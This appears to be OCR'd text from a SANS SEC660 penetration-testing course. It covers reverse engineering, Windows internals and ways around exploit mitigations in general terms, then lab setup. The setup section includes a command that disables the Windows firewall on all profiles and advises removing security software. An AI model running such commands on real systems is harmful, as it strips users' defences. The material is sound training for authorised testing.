
Reverse engineering is a skill that proves extremely beneficial when performing analysis and bug hunting against both commercial and proprietary applications. There are two primary assembly code syntax types on x86 processors: Intel and AT&T. Both styles work well, and most researchers end up going with one versus another. It is important to master the basics of disassembled code analysis and to improve your ability to quickly identify interesting functions.

Internal function calls make for interesting targets, as the code is completely developed by the programmer, as opposed to using an external function call to a shared library. There are obvious external function calls with known vulnerabilities, which must also be identified. Often a tester has a very limited amount of time to spend reversing, so this time must be optimized to focus on the most interesting and lucrative targets.

Most vendors do not offer debugging symbols; however, Microsoft does offer them, and anytime they are available they should be used. Debugging symbols map out the names of all internal functions used by a program or library. This makes for much more efficient analysis. Testers often spend a large amount of time working with disassemblers such as IDA Pro and objdump, as well as software debuggers. These tools help you turn a bug and denial-of-service condition into a working exploit with code execution.



A senior penetration tester must understand the inner-workings of many operating systems. At the top of that list are Linux and Windows. The understanding of any OS requires fundamental knowledge about system architecture. This includes a strong understanding of memory management and allocation, processor registers, assembly language, stack and heap management, the linking and loading process, and many other areas consistent on most systems. Identifying programs that are running with a higher privilege level is key to cutting down on the time taken to identify lucrative vulnerabilities. Many OS vulnerabilities are due to stack overflow conditions, which is covered heavily later on in the course. Many newer systems have operating system security and compiler-time controls that have been added over the years. A tester must know when an exploit is failing due to one of these controls and know methods to defeat these controls.




The Windows OS is quite complex and requires a strong level of familiarity with Windows-specific, such as the Thread Information Block (TIB), Process Environment Block (PEB), Structured Exception Handling (SEH), and the overall methodology behind the Windows Application Programming Interface (API). Stack exploitation works in a similar manner to Linux; however, there are specific methods used that allow Windows exploits to become portable.

The Windows OS is very dynamic and constantly changing, which requires attackers to understand techniques that do not rely on static locations of interesting memory locations. Modern controls must be defeated on newer systems, and a tester must know when the controls are undefeatable, or when the condition is so challenging that the likelihood of a successful exploitation is low.

A seasoned penetration tester should be able to deal with exploit mitigation controls such as DEP and ASLR, using techniques such as Return Oriented Programming (ROP) to defeat of circumvent them as necessary.

Windows shellcode is also very complex and should be well-understood. Even if a tester is not writing custom shellcode, they will often need to analyze the code and make potential changes. Some shellcode is not as stable and consistent as others, potentially increasing the likelihood of a crash.




A classically trained pianist and a self-taught pianist may be equally talented; however, the classically trained pianist would likely cringe at the writing style of the pianist who is self-taught. Once formal training and routine consumes a programmer it is difficult to break from this mold. If a programmer is taught to code securely from the start, many mistakes can be avoided. Regardless, programmers designing products that are required to communicate over a network or operate with other vendor's products must follow specifications outlined in a request for comment (RFC) document or other standards-type documentation. They specify how protocols and programs must behave in order to be consistent across multiple vendors and platforms. They do not specify how to write code to achieve these requirements.

There may be dozens of ways to accomplish the task of meeting something as simple as receiving a network request over a socket. Programmers also reuse a large amount of code when possible. You will often see the same code in many programs written by the same developer, or when code was taken from another developer. Code can still be seen in use today from the infamous 1990's port scanning tool "SATAN." Security is often an afterthought to the product development process, although many companies are adding in a Security or Software Development Lifecycle (SDL). This process focuses on secure coding, peer review, code scanning, fuzz testing, quality assurance, and other controls to ensure that code is developed securely.

Penetration testers must use the standards and specifications used by programmers in order to develop opportunities to exploit a coding error. There are many unsafe function calls still supported by languages such as C and C++. This is primarily due to backwards compatibility. Systems libraries must still provide support for unsafe functions as they may be called by older or poorly coded applications. Functions such as string copy "strcpy()" are infamous for not allowing for any bounds checking. Use of this function almost always results in problems if exposed to a user. Using


functions such as "strncpy()", which allows for bounds checking does not automatically protect the program from being vulnerable. If the size check is bound to the size of the input, an overflow condition may still exist. Testers need to think of every way in which a goal in programming can be accomplished, and then think of every way that can potentially be exploited. Leaving out anything may result in an undiscovered bug.

Outside of the box thinking is a generic term not limited to programmatic flaws. Many testers get access to a system and are then uncertain as to what to do next. As mentioned in SANS SEC560 *Network Penetration Testing and Ethical hacking,* gaining access is just the first step. What you do with that access, while staying within the rules of engagement and scope is much more important. The process of collecting network traffic, credentials, pivoting through trusted systems, privilege escalation, and exploitation are all important pieces to the puzzle that can almost always be solved.




Module Summary

In this module we covered high level subject matter that will be researched and used throughout the course. It is critical for a senior penetration tester to have the ability to think outside of the box and come up with solutions to complex problems. There are many testers who feel there is always an answer to a problem, even if they were unable to come up with the solution. This is written up as a level of uncertainty when completing an assessment. Some of the areas covered are very advanced and require that a tester dive into the subject matter and develop a passion.




Ensure Your Success

In this section we will provide some quick tips for preparing your attack system to help ensure your success on the exercises in this module.




As stated in the course requirements on the SANS website for SEC660, you will need a Windows 7 (SP1+) host for this class. If you brought Windows 8, we will use it at times; however, many of the tools we use as penetration testers do not work on the latest versions of Windows. This is often due to a myriad of reasons, such as changes to the underlying operating system and the fact that the program wasn't compiled to work on Windows 8+.

Virtual machines are strongly preferred as it gives us the ability to take snapshots and revert to a known state. Be sure to use snapshots gratuitously throughout the course.



Many students struggle with labs due to the fact that they have a firewall running. Many of the end-point security products and VPN clients have a disable option but our experience in numerous SANS courses is that disabled doesn't actually mean disabled to them. You will likely have much better success if you completely remove the product. This is generally a good idea on the systems you plan to use for penetration testing.


To turn off the Windows firewall on Windows 7 from a Command Prompt:
netsh advfirewall set allprofiles state off



For this portion of the course, you will need to configure your Windows 7 attack system with the following settings:

IP Address:	10.10.76.X (where X is assigned to you)
Subnet Mask:	255.255.0.0 (note this is a /16 mask, not a /24)
DNS Server:	10.10.10.78
Default Gateway:	n/a
Security Suite:	Completely removed ideally. *Fully* disabled otherwise.
Firewall:	Completely disabled
VM Networking:	Bridged (you will be using the classroom network). Be sure to manually set the appropriate network adapter for bridging. Do not let it auto-bridge or it will likely select your wireless card.


Attempt to ping files.sec660.org to verify connectivity.



Please install Wireshark from the SEC660 drive at this time. You will want to run it throughout the day, and you will need the version of WinPcap that is installed along with Wireshark as well for other tools.


When prompted, install the WinPcap software as part of the Wireshark install.

If you have a different version of Wireshark installed already, please uninstall it first. Then install Wireshark/WinPcap from the SEC660 drive to ensure proper behavior.



Install 7-zip


Install the appropriate 7-zip software from the SEC660 drive by launching the 32-bit or 64-bit installer file shown here. 7-zip gives you a contextual right-click option in Windows Explorer to unzip files. Unlike the built-in Windows unzip function, 7-zip is much faster (using multiple cores) and can handle more compressed file types. Also included is the Mac OS X version.



Copy Kali Linux

